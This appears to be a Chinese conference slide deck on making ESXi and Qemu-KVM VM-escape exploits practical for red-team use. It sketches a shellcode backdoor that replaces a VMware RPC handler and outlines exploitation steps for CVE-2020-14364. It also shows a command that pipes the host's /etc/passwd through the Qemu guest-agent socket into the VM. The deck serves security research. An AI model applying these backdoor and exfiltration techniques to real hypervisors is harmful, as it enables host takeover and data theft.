
以ESXi和Qemu-KVM为例

基于2018年GeekPwn演示效果改进

漏洞相关细节：
36C3 《The Greatest Escape of ESXi》

共计使用三个漏洞，最终实现反弹shell的效果。

缺点：在网络隔离无法反弹shell情况下无法使用。



从反弹shell到实战化，难点分析：

如何获取具体版本号？

破解竞赛使用均为最新版本，实际渗透测试场景什么版本都有可能。

逃逸exploit依赖于版本相关的符号信息

如何在网络隔离的情况下将命令结果拿回虚拟机？

网络隔离的情况下，即使逃逸成功也无法通过网络将结果拿回来

逃逸完成之后确保虚拟机不崩溃

1. 如何获取具体版本号?

VMware通过一些命令向虚拟机提供了ESXi的部分信息

```
flyyy@vm:~$ vmware-toolbox-cmd stat raw text session
session = -3262462933503354354
uptime = 810315836
version = VMware ESX 6.7.0 build-8169922
provider =
uuid.bios = 56 4d 95 99 fe 86 36 47-17 ec e3 60 43 ee d0 55
```

2. 如何在网络隔离的情况下将执行命令的结果拿回虚拟机

通过shellcode在ESXi进程中建立内存后门，以内存后门发送命令到ESXi，再由内存后门将命令执行结果传回虚拟机。

该内存后门依赖于VMware RPC command接口。

VMware RPC 介绍

ESXi提供了一系列功能接口供虚拟机调用。以下是一个RPC命令的例子：

```
flyyy@flyyy-virtual-machine:~$ vmware-rpctool "info-set guestinfo.a 1234"

flyyy@flyyy-virtual-machine:~$ vmware-rpctool "info-get guestinfo.a"
1234

flyyy@flyyy-virtual-machine:~$
```


VMware RPC 介绍

类似命令的接口实现均如下所示，且所有RPC接口的处理函数均保存在一个全局变量的数组中。

处理函数的第三个参数即为对应命令的参数，第四个参数为参数长度。

函数结束时，会将命令执行的结果和长度放在第五个参数及第六个参数，传回上层函数。

```
int RPC_XXXXXX_Handler(char *channel, char *a2, char *args, int args_len,  
                        char *result, int *result_len){  
    //command handle  
    ...  
}
```

VMware RPC 介绍

```
flyyy@flyyy-virtual-machine:~$ vmware-rpctool "info-set guestinfo.a 1234"

flyyy@flyyy-virtual-machine:~$ vmware-rpctool "info-get guestinfo.a"
1234
flyyy@flyyy-virtual-machine:~$
```

```
int RPC_XXXXXX_Handler(char *channel, char *a2, char *args, int args_len,
                        char *result, int *result_len){
    //command handle
    ...
}
```


VMware RPC 介绍

```
flyyy@flyyy-virtual-machine:~$ vmware-rpctool "info-set guestinfo.a 1234"
flyyy@flyyy-virtual-machine:~$ vmware-rpctool "info-get guestinfo.a"
1234
flyyy@flyyy-virtual-machine:~$
```

```
int RPC_XXXXXX_Handler(char *channel, char *a2, char *args, int args_len,
                        char *result, int *result_len){
    //command handle
    ...
}
```


借鉴VMware RPC接口实现内存后门


通过shellcode实现如下后门逻辑。

之后将该后门函数替换掉某个RPC命令，就可以实现demo效果

```
int RPC_backdoor(char *channel, char *a2, char *args, int args_len,
                 char *result, int *result_len){
    char *command = args;
    //通过shellcode执行命令，将命令发送到902端口，再将结果读回到command_result
    ...
    char *result = malloc(command_result_len);
    memcpy(result, command_result, command_result_len);
    *result_len = command_result_len;
}
```

基于CVE-2020-14364 改进实现

CVE-2020-14364由前360安全研究员发现，是一个存在于USB模块的越界读写漏洞，也是目前为止发现的对公有云影响最大的虚拟化漏洞



从弹计算器到实战化，难点分析：

1.如何获取具体内存信息？

Qemu为开源代码，没有公开渠道获取云厂商自行编译的Qemu二进制文件

2.如何在网络隔离的情况下将命令结果拿回虚拟机？

同ESXi实战化的问题。

1.如何获取具体内存信息

参考HITB议题《A Black Box Escape of Qemu Based On the USB Device》

可以具体概括为以下步骤：

- a.根据数组越界写，在受影响的结构体中寻找结构实现任意内存读
- b.实现任意内存读后，根据受漏洞影响的结构体本身具有的函数指针，通过机器码和ELF文件特性找到内存的system函数地址
- c.参考之前劫持控制流的方式，执行任意命令

2.如何在网络隔离的情况下将命令传回虚拟机

Libvirt启动虚拟机时，默认会添加一个Guest Agent的通道：

```
/usr/libexec/qemu-kvm -name ...(很长的参数) -chardev  
socket,id=charchannel0,fd=40,server,nowait -device  
virtserialport,bus=virtio-  
serial0.0,nr=1,chardev=charchannel0,id=channel0,name=org.qemu.guest_  
agent.0 ...
```

Qemu Guest Agent：运行在虚拟机上的一个守护进程，将有关虚拟机，用户，文件系统和辅助网络的信息传递给主机

2.如何在网络隔离的情况下将命令传回虚拟机


Libvirt启动虚拟机时，默认会添加一个Guest Agent的通道：

```
/usr/libexec/qemu-kvm -name ...(很长的参数) -chardev  
socket,id=charchannel0,fd=40,server,nowait -device  
virtserialport,bus=virtio-  
serial0.0,nr=1,chardev=charchannel0,id=channel0,name=org.qemu.guest_  
agent.0 ...
```

对应的虚拟机目录： /dev/virtio-ports/org.qemu.guest_agent.0 （设备文件）

对应的宿主机目录： /var/lib/libvirt/qemu/channel/target/domain-2-
ubuntu20.10/org.qemu.guest_agent.0 （Unix Domain Socket）

2.如何在网络隔离的情况下将命令传回虚拟机



The screenshot shows a terminal window with the title bar 'flyyy@localhost:/var/lib/libvirt/qemu/channel/target/domain-2-ubuntu20.10'. The terminal content shows a root user at localhost in a domain-2-ubuntu20.10 environment. The user runs the command 'cat /etc/passwd | nc -U ./org.qemu.guest_agent.0'. The output of the command is the contents of the /etc/passwd file, which lists system users and their shell access.

```
flyyy@localhost:/var/lib/libvirt/qemu/channel/target/domain-2-ubuntu20.10
File Edit View Search Terminal Help
[root@localhost domain-2-ubuntu20.10]# cat /etc/passwd | nc -U ./org.qemu.guest_agent.0
[root@localhost domain-2-ubuntu20.10]#
```

ubuntu20.10 on QEMU/KVM

```
File Virtual Machine View Send Key
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
```

- 1.通过虚拟化漏洞突破网络隔离是一件难度较大，但并非不可能的事情。
- 2.真实红蓝对抗场景下对利用稳定的要求比天府杯等破解竞赛高的多。
- 3.能否将漏洞用于红蓝对抗的场景取决于漏洞的品相，利用方式，稳定性等等多方面因素。

欢迎关注先知社区：<https://xz.aliyun.com/>



先知社区

THANKS

